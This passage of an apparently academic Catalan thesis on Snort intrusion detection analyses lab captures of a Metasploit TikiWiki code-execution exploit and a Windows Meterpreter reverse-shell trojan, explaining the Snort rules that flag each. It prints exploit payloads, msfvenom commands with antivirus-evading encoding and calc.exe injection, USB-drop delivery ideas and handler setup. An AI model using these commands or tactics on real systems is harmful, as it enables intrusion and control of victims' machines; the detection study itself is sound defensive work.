31	0.524288000	192.168.10.2	192.168.1.52	TCP	74 43987 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=146
32	0.524308000	192.168.1.52	192.168.10.2	TCP	74 krb524 > 43987 [SYN, ACK] Seq=0 Ack=1 Win=28960 L
33	0.524310000	192.168.10.2	192.168.1.52	TCP	66 43987 > krb524 [ACK] Seq=1 Ack=1 Win=5888 Len=0 T
34	0.529150000	192.168.1.52	192.168.10.2	TCP	70 krb524 > 43987 [PSH, ACK] Seq=1 Ack=1 Win=29056 L
35	0.529162000	192.168.10.2	192.168.1.52	TCP	66 43987 > krb524 [ACK] Seq=1 Ack=5 Win=5888 Len=0 T

Figura 5-15. Establiment comunicació inversa

Aquest comportament, ens fa pensar en que en aquest punt és on es crea la reverse shell de Meterpreter. Es pot comprovar un comportament similar en un exemple d'una altra vulnerabilitat que utilitza el mateix port per obrir una Shell (31).

Feta aquesta primera ullada anem a revisar el codi font de l'exploit (32), on a part de veure el codi que genera el text que ens va mostrant per pantalla l'execució de l'exploit, veiem el següent tros de codi, que ens fa pensar en el paquet GET que hem vist al principi de la captura, i on es veu el nom de l'exploit.

```
print_status("Attempting to obtain database credentials...")
url_db_local = build_uri("passthru(" +
    "chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).chr(89)." +  # echo YYY
    "chr(59)." +  # ;
    # cat db/local.php
    "chr(99).chr(97).chr(116).chr(32).chr(100).chr(98).chr(47).chr(108).chr(111).chr(99).chr(97).chr(108).chr(46).chr(112).chr(
    "chr(59)." +  # ;
    "chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).chr(89)" +   # echo YYY
    ")")
res = send_request_raw({
    'uri'     => url_db_local,
    'method'  => 'GET',
    'headers' =>
        {
```

Figura 5-16. Codi exploit TikiWiki tiki-graph_formula Remote PHP

Si ens fixem, observem que utilitza un mètode GET, que utilitza la URI, i que en la variable url_db_local que després insereix en la URI, inserta les paraules passthru + echo YYY + cat db/local.php + echo YYYY.

Passem a veure què trobem als paquets GET que hem capturat. Si ens fixem en les 3 primeres captures veiem que en totes trobem els següents valors:

- /tikiwiki/tiki-graph_formula.php
- f[]
- passthru amb una sèrie de valors ascii que corresponen a echo YYY + cat db/local.php + echo YYY
- Que totes les peticions van per mètode GET.
- I que tot és passat per la Request URI.

```
Hypertext Transfer Protocol
  [truncated] GET /tikiwiki/tiki-graph_formula.php?w=472&h=904&s=428&min=20&max=70&f[]=x.acosh.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).chr(89).chr(
    [[truncated] Expert Info (Chat/Sequence): GET /tikiwiki/tiki-graph_formula.php?w=472&h=904&s=428&min=20&max=70&f[]=x.acosh.passthru(chr(101).chr(99).chr(104).chr(111).chr(
      [Message [truncated]: GET /tikiwiki/tiki-graph_formula.php?w=472&h=904&s=428&min=20&max=70&f[]=x.acosh.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(8
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI [truncated]: /tikiwiki/tiki-graph_formula.php?w=472&h=904&s=428&min=20&max=70&f[]=x.acosh.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).c
    Request Version: HTTP/1.1
```

Figura 5-17. Paquet Wireshark GET Tikiwiki 1

```
[2 Reassembled TCP Segments (2130 bytes): #21(1448), #22(682)]
Hypertext Transfer Protocol
  [truncated] GET /tikiwiki/tiki-graph_formula.php?w=83&h=37&s=128&min=259&max=324&f[]=x.atan2.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7CiMgVGhlIHBheW.chr
  [[truncated] Expert Info (Chat/Sequence): GET /tikiwiki/tiki-graph_formula.php?w=83&h=37&s=128&min=259&max=324&f[]=x.atan2.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZ
    [Message [truncated]: GET /tikiwiki/tiki-graph_formula.php?w=83&h=37&s=128&min=259&max=324&f[]=x.atan2.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7CiM
    [Severity level: Chat]
    [Group: Sequence]
  Request Method: GET
  Request URI [truncated]: /tikiwiki/tiki-graph_formula.php?w=83&h=37&s=128&min=259&max=324&f[]=x.atan2.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7CiMgVGl
  Request Version: HTTP/1.1
```

Figura 5-18. Paquet Wireshark GET Tikiwiki 2

```
Hypertext Transfer Protocol
  [truncated] GET /tikiwiki/tiki-graph_formula.php?w=106&h=172&s=264&min=670&max=716&f[]=x.ceil.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).chr(89).chr
  [[truncated] Expert Info (Chat/Sequence): GET /tikiwiki/tiki-graph_formula.php?w=106&h=172&s=264&min=670&max=716&f[]=x.ceil.passthru(chr(101).chr(99).chr(104).chr(111).chr
    [Message [truncated]: GET /tikiwiki/tiki-graph_formula.php?w=106&h=172&s=264&min=670&max=716&f[]=x.ceil.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(8
    [Severity level: Chat]
    [Group: Sequence]
  Request Method: GET
  Request URI [truncated]: /tikiwiki/tiki-graph_formula.php?w=106&h=172&s=264&min=670&max=716&f[]=x.ceil.passthru(chr(101).chr(99).chr(104).chr(111).chr(32).chr(89).chr(89).
  Request Version: HTTP/1.1
Host: 192.168.10.2\r\n
```

Figura 5-19. Paquet Wireshark GET Tikiwiki 3

Però en una altra captura, observem que alguns dels paràmetres que hem comentat varien.

```
[2 Reassembled TCP Segments (2132 bytes): #23(1448), #24(684)]
Hypertext Transfer Protocol
  [truncated] GET /tikiwiki/tiki-graph_formula.php?w=20&h=554&s=81&min=467&max=519&f[]=x.rad2deg.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7CiMgVGhlIHBheW.c
  [[truncated] Expert Info (Chat/Sequence): GET /tikiwiki/tiki-graph_formula.php?w=20&h=554&s=81&min=467&max=519&f[]=x.rad2deg.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9
    [Message [truncated]: GET /tikiwiki/tiki-graph_formula.php?w=20&h=554&s=81&min=467&max=519&f[]=x.rad2deg.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7C
    [Severity level: Chat]
    [Group: Sequence]
  Request Method: GET
  Request URI [truncated]: /tikiwiki/tiki-graph_formula.php?w=20&h=554&s=81&min=467&max=519&f[]=x.rad2deg.eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7CiMg
  Request Version: HTTP/1.1
Host: 192.168.10.2\r\n
```

Figura 5-20. Paquet Wireshark GET Tikiwiki 4

Atès que aquest fet ens fa dubtar, duem a terme una nova bateria d'atacs amb la realització de les captures de tràfic corresponent, i després d'analitzar-les juntament amb una nova revisió del codi de l'exploit, veiem que ens trobem davant del patró que s'ha d'utilitzar per a la regla Snort que en faci la detecció de l'atac. Aquest patró però haurà de contemplar que existeixin parts variables.

5.2.3 Anàlisi de la regla Snort de detecció

El següent pas que donem, és mirar si ja existeix una regla a Snort que en faci la detecció, i si és el cas com molt ens imaginem, fer-ne l'estudi. Per fer-ho posem Snort a capturar tràfic amb totes les regles disponibles a Snort pels usuaris registrats, en aquest cas i per avaluar altres maneres de treballar ho fem de manera manual enlloc d'utilitzar Snort, Barnyard i Base. Per fer-ho primer parem el servei snortbarn i seguidament posem en marxa snort en mode sniffer mostrant les captures per pantalla. Les comandes que executaríem serien:

```
# /etc/init.d/snortbarn stop
# snort -A console -i eth0 -c /usr/local/etc/snort/snort.conf
```

En realitzar l'atac, veiem que Snort detecta varis atacs. El propi que correspon a l'atac de TikiWiki tiki-graph_formula.php, així com la detecció de la creació de la Shell de Metasploit Meterpreter i altres que hauríem d'analitzar perquè es donen, però que veiem que són falsos positius, com per exemple el Samsung TV denial of Service.

Pel cas que estem treballant, només analitzarem la primera alerta, la corresponent a la detecció de l'atac a TikiWiki. L'alerta és la següent:

05/14-17:10:49.003914 [**] [1:24502:3] SERVER-WEBAPP TikiWiki tiki-graph_formula.php remote php code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.1.52:44490 -> 192.168.10.2:80

A partir d'aquí busquem la regla pel seu identificador 24502.

 # alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAPP TikiWiki tiki-graph_formula.php remote php code execution attempt"; flow:to_server,established; content:"/tikiwiki/tiki-graph_formula.php"; fast_pattern:only; http_uri; content:"f[]="; nocase; http_uri; pcre:"/(^|&)f\[\]=([^&]+(eval|exec|system|passthru|info))|([^&]{50})/iU"; metadata:service http; reference:bugtraq,26006; reference:cve,2007-5423; classtype:attempted-admin; sid:24502; rev:3;)

I fem la seva anàlisi. En la part de la capçalera veiem:

Alert: És la regla d'acció a realitzar si coincideixen tots els atributs. Genera una alerta que a més conté la informació de registre corresponent al paquet que activa la regla.

Tcp: Indica el protocol que volem detectar a la regla, en aquest cas TCP. Snort analitza també UDP, ICMP i IP.

$EXTERNAL_NET: Aquest camp indica la direcció IP origen. En aquest cas està definit per la variable $EXTRENAL_NET que identifica equips fora la nostra xarxa.

Any: En aquest camp s'indica el port origen, per aquest cas <any> indica que qualsevol port origen generarà coincidència en aquest camp de la regla.

-> L'operador de direcció, indica la orientació o direcció del tràfic en que s'aplica a la regla. En el nostre cas és tràfic de la xarxa externa cap a la interna.

$HOME_NET: Aquest camp indica la direcció IP destí. En aquest cas està definit per la variable $HOME_NET que identifica equips dins el nostre segment de xarxa.

$HTTP_PORTS: Aquest camp indica el port destí. En aquest cas definit per la variable $HTTP_PORTS. Aquesta variable es defineix a l'arxiu snort.conf.

A partir d'aquí trobem la secció amb els diferents camps d'opcions, la secció anomenada *Rule option* (per descriure-les no separem entre les generals i les de detecció, sinó que fem la descripció en l'ordre en que les tenim a la regla).

msg:"SERVER-WEBAPP TikiWiki tiki-graph_formula.php remote php code execution attempt": La regla msg, indica als motors d'alerta i de logs, el missatge que ha de mostrar si la regla troba coincidència en tots els camps. En el nostre cas *SERVER-WEBAPP TikiWiki tiki-graph_formula.php remote php code execution attempt.*

flow:to_server, established; La paraula clau flow, ens indica la direcció del tràfic. En el nostre cas indica que es cap el server, que seria el host vulnerable. Per un altre costat, indiquem que es tracta d'una connexió TCP ja establerta amb la paraula clau established.

content:"/tikiwiki/tiki-graph_formula.php": Amb la clàusula *content:"*/tikiwiki/tiki-graph_formula.php" estem indicant que volem cercar la cadena dins el paquet. Amb els paràmetres següents afinarem la cerca.

fast_pattern:only: Quan apareix més d'un camp content a la regla, únicament es passa el patró de major longitud pel fast pattern matches. L'argument opcional only es pot utilitzar per especificar que el contingut només s'ha d'utilitzar per al fast pattern matches i no ha de ser avaluat com una opció de la regla. Això és útil, per exemple, si un contingut conegut ha d'estar ubicat al payload independentment de la de seva ubicació, ja que estalvia el temps necessari per avaluar l'opció regla.

http_uri: El camp *http_uri*, restringeix la cerca al camp normalitzat URI (Uniform Resource Identifiers), atès que sabem que es troba en aquesta part del paquet.

content:"f[]=": Amb la clàusula content: "f[]" estem indicant que volem cercar la cadena dins el paquet. Amb els paràmetres següents afinarem la cerca.

Nocase: Aquest modificador indica a Snort que ha de realitzar la recerca del patró sense fer distinció entre majúscules i minúscules.

http_uri: El camp *http_uri*, restringeix la cerca al camp normalitzat URI (Uniform Resource Identifiers), atès que sabem que "f[]"es troba en aquesta part del paquet.

pcre:"/(^|&)f\[\]=([^&]+(eval|exec|system|passthru|info))|([^&]{50})/iU": La paraula clau pcre, ens permet escriure expressions regulars en Perl per tal de realitzar una cerca. En les quatre figures Paquet Wireshark Get Tikiwiki x observem que després del GET /tikiwiki/tiki-graph_formula.php apareixen diferents caràcters fins què trobem la cadena f[], que correspon al paràmetre f proporcionat per l'usuari i que no es saneja correctament i que provoca la vulnerabilitat, atès que com hem vist en la descripció de la vulnerabilitat. Aquests primers caràcters correspondrien a la part de pcre */(^|&)*, on indiquem que la cadena què trobem pot estar formada per qualsevol caràcter excepte */&*. Seguidament ja s'indica que apareixeran els caràcters *f[]* i tot seguit es torna a indicar que pot aparèixer qualsevol cadena sense el caràcter &. Aquest tros de cadena correspon al tros de codi que veiem en la imatge següent:

```
# 4. the function must be one of:
valid = %w{
    abs acos acosh asin asinh atan2 atan atanh ceil cos cosh deg2rad
    exp expm1 floor fmod hypot log10 log1p log max min pi pow rad2deg round sin
    sinh sqrt tan tanh
}
func = valid[rand(valid.length)]

# 5. f must be an array
query << "&" if query.length > 0

# Strip off the semi-colon that the encoder insists on including.
if f_val[-1,1] == ";"
    f_val = f_val[0,f_val.length-1]
end
query << "f[]=x.#{func}.#{f_val}"
```

Figura 5-21. Codi font exploit

I si mirem les figures capturades, veurem que surten els noms de funcions que es troben en la definició de la figura. A continuació en la clàusula pcre veiem indicat que esperem trobar una de les següents cadenes (eval, exec, system, passthru, info) seguit d'una formació de caràcters que no contindrà el caràcter &, d'una mida màxima de 50 caràcters i que podran ser majúscules o minúscules.

metadata:service http: Amb aquesta paraula clau i valor, es proporciona informació addicional sobre la regla. En aquest cas que treballem amb el servei HTTP.

reference:bugtraq,26006: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a bugtraq i la vulnerabilitat identificada amb el codi 26006.

reference:cve,2007-5423: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a la codificació cve i la vulnerabilitat identificada amb el codi 2007-5423.

classtype:attempted-admin: Aquest camp serveix per categoritzar una regla en funció de la manera en que es detecta un atac que pertany a un altre tipus d'atac més general. En el nostre cas està categoritzada com a *attempted-admin*. Aquesta classificació només pot ser utilitzada si està definida a *snort.conf* utilitzant la opció *config classification*.

sid:24502: Aquest camp s'utilitza per identificar de manera única la regla snort, en el nostre cas la 24502. Aquesta informació permet als plugins de sortida identificar les regles fàcilment. Aquesta opció s'ha d'utilitzar amb la paraula clau rev.

rev:3: Aquest camp indica la revisió de la regla snort. En el nostre cas ens indica que es tracta de la versió 3.

5.2.4 Falsos positius

Analitzant la regla amb deteniment sembla complicat que es pugui generar un fals positiu a no ser que es faci la construcció d'una petició http intencionada que generi coincidència amb tots els camps amb què fa comparació la regla.

5.3 Creació d'un exploit simple per obtenir una shell a Windows 7.

5.3.1 Creació de l'exploit.

Per desenvolupar aquest atac, el primer que fem és anar a Metasploit on crearem un exploit encapsulat en un executable Windows i que haurem de distribuir al nostre equip objectiu per tal de completar l'atac. Es tracta de crear un troià que dipositarem en el nostre equip objectiu, i que ens obrirà una porta per on accedir i controlar l'equip objectiu.

Per crear l'executable executem la següent comanda des d'una sessió de terminal de l'equip Kali:

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.52 X >
Desktop/v4L.exe
```

On la IP de LHOST=192.168.1.52 correspon a la IP del nostre equip Kali Linux. L'execució ens crearà l'arxiu v4L.exe, o el nom que li vulguem donar, i el guardarà en el nostre escriptori.

Veurem que Metasploit ens informa que msfpayload és obsoleta, i ens anima a utilitzar msfvenom en el seu lloc. La sintaxis per a crear l'exploit seria:

```
# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i
10 -b '\x00\x0d\x0a\x20' -f exe-small LHOST=192.168.1.52 LPORT=4444 >
/root/Desktop/tcpviewshell.exe
```

On tenim que el paràmetre –e ens indica quin codificador utilitzar, -i ens indica el nombre d'iteracions que realitzarà per codificar el payload, -b indica que eviti utilitzar un grup de caràcters, -f indica el format a utilitzar, LHOST indica la IP de l'equip atacant, LPORT el port per on estarà escoltant i finalment el nom de sortida de l'exploit.

Indicar que aquesta eina pertanyent al framework de Metasploit, realment és la unió de msfpayload i msfencode. Com a recordatori dir que msfpayload s'encarrega de generar payloads per a diferents plataformes, mentre que msfencode s'encarrega de codificar aquests payloads amb l'objectiu d'evadir la detecció mitjançant l'ús d'antivirus. Aquesta funcionalitat correspondria al paràmetre –e de la instrucció anterior, la qual es complimenta passant-lo x vegades per l'encoder (paràmetre -i).

Una altra opció que tindríem per crear l'exploit, seria la de injectar-lo dins un executable Windows, per exemple la calculadora. Per fer-ho executaríem la següent comanda:

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.52
LPORT=4444 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -x ./calc.exe
-o /tmp/calc.exe
```

De manera que en executar l'exe aquest obrís una aplicació coneguda. Això formaria part del camp de la enginyeria social per distribuir el nostre exploit.

5.3.2 Explotació de la vulnerabilitat

Creat l'arxiu, i si volguéssim realitzar aquest atac realment, vindria la part més complicada del procés, doncs ens ho hauríem de fer venir bé per a copiar o fer arribar l'executable al nostre equip objectiu, i a més a més aconseguir que s'executés. En aquest punt entraria en joc l'enginyeria social, i les nostres habilitats per aprofitar-nos d'aquesta i aconseguir el nostre objectiu. A part del típic enviament per correu electrònic, etc... una possibilitat podria ser la de deixar un USB prop de l'equip objectiu per tal que algú l'agafés i el punxés en el seu PC, i que en obrir-lo trobés un arxiu identificat amb algun nom atractiu, com pogués ser confidencial, nomines, o quelcom semblant que pogués despertar la curiositat de qui hagués recollit el USB. També podríem fer que en connectar el USB s'executés automàticament l'exe. En el nostre cas, ens saltarem el pas de deixar-nos el USB al costat del nostre PC, i copiarem directament l'arxiu executable en l'escriptori mateix de l'equip Windows 7.

Abans d'executar-lo, haurem de crear un controlador en l'equip atacant, per tal de gestionar la comunicació per mitjà de l'exploit que hem creat entre l'equip atacant i l'atacat. Així doncs anem a crear un handler a Metasploit que esperi la connexió de l'equip víctima. Executem les següents comandes:

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
msf > set lhost 192.168.1.52
msf > exploit -j -z
```

Resumint, aquestes comandes el que fan és utilitzar un exploit per a crear el handler, utilitzar el payload Meterpreter, definir la IP de l'equip des d'on controlarem l'exploit i per últim executar-lo.

En aquest punt en què tenim el nostre sistema preparat, haurem d'esperar a que s'executi l'exploit en l'equip objectiu. En el nostres cas, cliquem sobre l'executable i observem com en la consola de Metasploit se'ns indica que s'ha creat una nova sessió de Meterpreter.

```
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.52:4444
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (882688 bytes) to 192.168.10.4
[*] Meterpreter session 2 opened (192.168.1.52:4444 -> 192.168.10.4:51580) at 2015-05-15 14:01:21 +0200
```

Figura 5-22. establiment connexió sessió Meterpreter

Si volem veure les dades de la sessió que s'acaba de crear poder executar la següent comanda:

```
msf exploit(handler) > sessions -l
```

```
[*] Meterpreter session 2 opened (192.168.1.52:4444 -> 192.168.10.4:51580) at 2015-05-15 14:01:21 +0200
sessions -l

Active sessions
===============

  Id  Type                   Information                                  Connection
  --  ----                   -----------                                  ----------
  2   meterpreter x86/win32  WIN-S1ID8L1DCH3\i6tap_000 @ WIN-S1ID8L1DCH3  192.168.1.52:4444 -> 192.168.10.4:51580 (192.168.10.4)
```

Figura 5-23. Session -l. visualització sessió Meterpreter

A partir d'aquí només ens cal iniciar la sessió de Meterpreter amb la que volem treballar i interaccionar amb l'equip objectiu compromès, revisant arxius de configuració, parant serveis, descarregant arxius, fent una escalada de privilegis...

```
msf exploit(handler) > sessions -i 2
```

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch    Session     User                      Path
 ---   ----  ----                  ----    -------     ----                      ----
 0     0     [System Process]              4294967295
 4     0     System                        4294967295
 240   512   svchost.exe                  4294967295
 260   4     smss.exe                      4294967295
 348   340   csrss.exe                    4294967295
 408   340   wininit.exe                  4294967295
 416   396   csrss.exe                    4294967295
 464   396   winlogon.exe                 4294967295
 512   408   services.exe                 4294967295
 520   408   lsass.exe                    4294967295
```

Figura 5-24. Interacció Meterpreter amb equip compromès

I com veiem en la figura anterior, amb la Shell que hem aconseguit podem veure els serveis que està executant l'equip Windows 7, i per exemple finalitzar-ne un com veiem en la figura següent.

```
 3136  4008  jusched.exe        x86     1          WIN-S1ID8L1DCH3\i6tap_000  C:\Program Files (x86)\Common Files\
 3176  3624  calc.exe           x86_64  1          WIN-S1ID8L1DCH3\i6tap_000  C:\Users\i6tap_000\Desktop\calc.exe
 3616  832   dwm.exe            x86_64  1          WIN-S1ID8L1DCH3\i6tap_000  C:\Windows\System32\dwm.exe
 3624  3556  explorer.exe       x86_64  1          WIN-S1ID8L1DCH3\i6tap_000  C:\Windows\explorer.exe
 3988  3624  vmtoolsd.exe       x86_64  1          WIN-S1ID8L1DCH3\i6tap_000  C:\Program Files\VMware\VMware Tools
 4016  3996  FAHWindow.exe      x86_64  1          WIN-S1ID8L1DCH3\i6tap_000  C:\Program Files\File Association He


meterpreter > kill 3176
Killing: 3176
meterpreter >
```

Figura 5-25. Finalització servei des de consola Meterpreter

5.3.3 Anàlisi del tràfic capturat.

Com en els casos anteriors, aconseguit l'atac, el reproduïm novament però capturant el tràfic amb Wireshark per poder analitzar com es produeix l'atac.

En fer la captura observem que es genera un bon grapat de paquets, en la captura realitzada en tenim prop de 1000. Veiem però que alguns d'ells corresponen a peticions DNS de l'equip Windows als servidors externs que té configurats, a peticions de broadcast... pel que apliquem filtres a Wireshark per tal de filtrar els paquets.

Per fer-ho aplicarem filtres a les IP origen i destí indicant que només ens mostri els paquets generats entre les maquines Kali Linux (atacant) i Windows 7 (equip objectiu). En aplicar el filtre observem que la majoria dels paquets, continuen sent molts, utilitzen el port origen o destí krb524 (4444). Si ens fixem en la figura en la que hem creat el handler "establiment connexió sessió Meterpreter" veurem que això és així perquè al crear l'exploit hem deixat el port per defecte, i no l'hem modificat amb la opció set LPORT=XXXX.

Pel que fa als paquets, després de realitzar el filtrat observem que continuen sent un bon grapat i que els primers corresponen al 3 way handshake entre els dos equips. A partir d'aquí observem transmissió de dades entre els dos equips, però si revisem cadascun dels paquets no veiem res que ens pugui donar una idea del format que haurem de donar al nostre patró de detecció.

No.	Time	Source	Destination	Protocol	Length	Info
54	44.296354000	192.168.10.4	192.168.1.52	TCP	66	53016 > krb524 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
55	44.297931000	192.168.1.52	192.168.10.4	TCP	66	krb524 > 53016 [SYN, ACK] Seq=0 Ack=1 Win=29200 Le
56	44.298189000	192.168.10.4	192.168.1.52	TCP	60	53016 > krb524 [ACK] Seq=1 Ack=1 Win=65700 Len=0
57	44.642627000	192.168.1.52	192.168.10.4	TCP	60	krb524 > 53016 [PSH, ACK] Seq=1 Ack=1 Win=29312 Le
58	44.660158000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=5 Ack=1 Win=29312 Len=146
59	44.660174000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=1465 Ack=1 Win=29312 Len=
60	44.660176000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=2925 Ack=1 Win=29312 Len=
61	44.660270000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=4385 Ack=1 Win=29312 Len=
62	44.660523000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=5845 Ack=1 Win=29312 Len=
63	44.660528000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=7305 Ack=1 Win=29312 Len=
64	44.660531000	192.168.10.4	192.168.1.52	TCP	60	53016 > krb524 [ACK] Seq=1 Ack=5845 Win=65700 Len=
65	44.660623000	192.168.10.4	192.168.1.52	TCP	60	53016 > krb524 [ACK] Seq=1 Ack=8765 Win=65700 Len=
66	44.660784000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=8765 Ack=1 Win=29312 Len=
67	44.661321000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=10225 Ack=1 Win=29312 Len
68	44.661365000	192.168.10.4	192.168.1.52	TCP	60	53016 > krb524 [ACK] Seq=1 Ack=11685 Win=65700 Len
69	44.661853000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=11685 Ack=1 Win=29312 Len
70	44.662274000	192.168.1.52	192.168.10.4	TCP	1514	krb524 > 53016 [ACK] Seq=13145 Ack=1 Win=29312 Len

Figura 5-26. Captura tràfic exploit

5.3.4 Anàlisi de la regla Snort de detecció

Atès que analitzant els paquets capturats amb Wireshark no som capaços de determinar el patró de cerca que hauríem d'afegir en la regla Snort, optem per veure què detecta Snort quan fem l'atac. En aquesta ocasió utilitzarem la base de dades que hem configurat durant la instal·lació i utilitzarem Base per veure'n els resultats. Atès que és la configuració per defecte amb la que arrenca Snort (Snort + Barnyard + Base) no caldrà configurar res. Com veiem en la imatge següent hem executat 2 vegades l'atac, i les dues vegades ens ha donat la mateixa alerta.

ID	< Firma >	< Marca de tiempo >	< Dirección Origen >	< Dirección Dest >
#0-(2-92)	[snort] Snort Alert [1:1390:14]	2015-05-22 22:52:45	192.168.1.52:4444	192.168.10.4:64525
#1-(2-91)	[snort] Snort Alert [1:1390:14]	2015-05-22 22:22:08	192.168.1.52:4444	192.168.10.4:63059

Figura 5-27. Registres alertes Snort en Base

I si mirem el detall veiem:

Alertas #0
[First] >> Siguiente #1-(2-91)

Meta	ID #	Tiempo	Firma Encontrada
	2 - 92	2015-05-22 22:52:45	[snort] Snort Alert [1:1390:14]

Sensor	Sensor Dirección	Interfaz	Filtro
	Snort297:NULL	NULL	none

Grupo de Alertas: none

IP	Dirección Origen	Dirección Dest	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
	192.168.1.52	192.168.10.4	4	20	0	1500	35988	no	0	63	7423 = 0x1cff

Options: none

TCP	Source Port	Dest Port	R1	R0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
	4444 [sans] [tantalo] [sstats]	64525 [sans] [tantalo] [sstats]				X					2760930278	1380725825	20	0	229	0	28798 = 0x707e

Options: none

```
length = 1460

000 : 45 41 36 35 34 31 39 36 43 46 46 30 43 44 38 32   EA654196CFF0CD82
010 : 42 32 43 31 34 41 32 46 43 46 32 45 33 46 46 38   B2C14A2FCF2E3FF8
```

Figura 5-28. Detall regla Snort per ID 1390

On veiem que el ID de la regla Snort que identifica el nostre atac és la 1390. Si ara ens centrem en la regla pròpiament, veiem que aquesta basa la cerca del patró en la cadena content:"CCCCCCCCCCCCCCCCCCCCCCCC". A primera vista sembla curiós. Anem doncs primerament a veure els camps de la regla i posteriorment mirem d'analitzar-ho amb més detall.

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCC"; metadata:ruleset community; classtype:shellcode-detect; sid:1390; rev:11;)

si fem la seva anàlisi en la part de la capçalera veiem:

Alert: És la regla d'acció a realitzar si coincideixen tots els atributs. Genera una alerta que a més conté la informació de registre corresponent al paquet que activa la regla.

Tcp: Indica el protocol que volem detectar a la regla, en aquest cas tot IP. Snort analitza també UDP, ICMP i IP.

$EXTERNAL_NET: Aquest camp indica la direcció IP origen. En aquest cas està definit per la variable $EXTRENAL_NET que identifica equips fora la nostra xarxa.

Any: En aquest camp s'indica el port origen, per aquest cas <any> indica que qualsevol port origen generarà coincidència en aquest camp de la regla.

-> L'operador de direcció, indica la orientació o direcció del tràfic en que s'aplica a la regla. En el nostre cas és tràfic de la xarxa externa cap a la interna.

$HOME_NET: Aquest camp indica la direcció IP destí. En aquest cas està definit per la variable $HOME_NET que identifica equips dins el nostre segment de xarxa.

any: En aquest camp s'indica el port destí, per aquest cas <any> indica que qualsevol port destí generarà coincidència en aquest camp de la regla.

A partir d'aquí trobem la secció amb els diferents camps d'opcions, la secció anomenada *Rule option* (per descriure-les no separem entre les generals i les de detecció, sinó que fem la descripció en l'ordre en que les tenim a la regla).

msg:" INDICATOR-SHELLCODE x86 inc ebx NOOP **":** La regla msg, indica als motors d'alerta i de logs, el missatge que ha de mostrar si la regla troba coincidència en tots els camps. En el nostre cas INDICATOR-SHELLCODE x86 inc ebx NOOP.

content:" CCCCCCCCCCCCCCCCCCCCCCCC **":** Amb la clàusula *content:"* CCCCCCCCCCCCCCCCCCCCCCCC" estem indicant que volem cercar la cadena dins el paquet.

metadata:ruleset community: El camp metadata proporciona informació addicional a les regles. En aquest cas s'indica que aquesta regla es troba en el grup de community rules.

classtype: shellcode-detect: Aquest camp serveix per categoritzar una regla en funció de la manera en que es detecta un atac que pertany a un altre tipus d'atac més general. En el nostre cas està categoritzada com a *shellcode-detect*. Aquesta classificació només pot ser utilitzada si està definida a *snort.conf* utilitzant la opció *config classification*.

sid:1390: Aquest camp s'utilitza per identificar de manera única la regla snort, en el nostre cas la 1390. Aquesta informació permet als plugins de sortida identificar les regles fàcilment. Aquesta opció s'ha d'utilitzar amb la paraula clau rev.

rev:11: Aquest camp indica la revisió de la regla snort. En el nostre cas ens indica que es tracta de la versió 11.

Com hem vist es tracta d'una regla molt simple que comprova cada paquet IP que entra en la nostra xarxa, i sembla una regla força sorollosa (propensa als falsos positius). La detecció ho fa cercant en el paquet 25 caràcters consecutius "C". L'explicació és deu a que aquest patró s'associa a la instrucció EBX inc en l'arquitectura x86. En aquesta arquitectura la instrucció EBX inc és funcionalment equivalent a NOOP encara que lleugerament menys òbvia.

Com ja em indicat, aquesta regla específica, i moltes de les regles per la detecció de shellcodes, són generadores de falsos positius en situacions de descàrregues d'arxius, pel que moltes vegades trobem que ens aconsellen que desactivem aquestes regles en els ports de navegació. Vegem-ho:

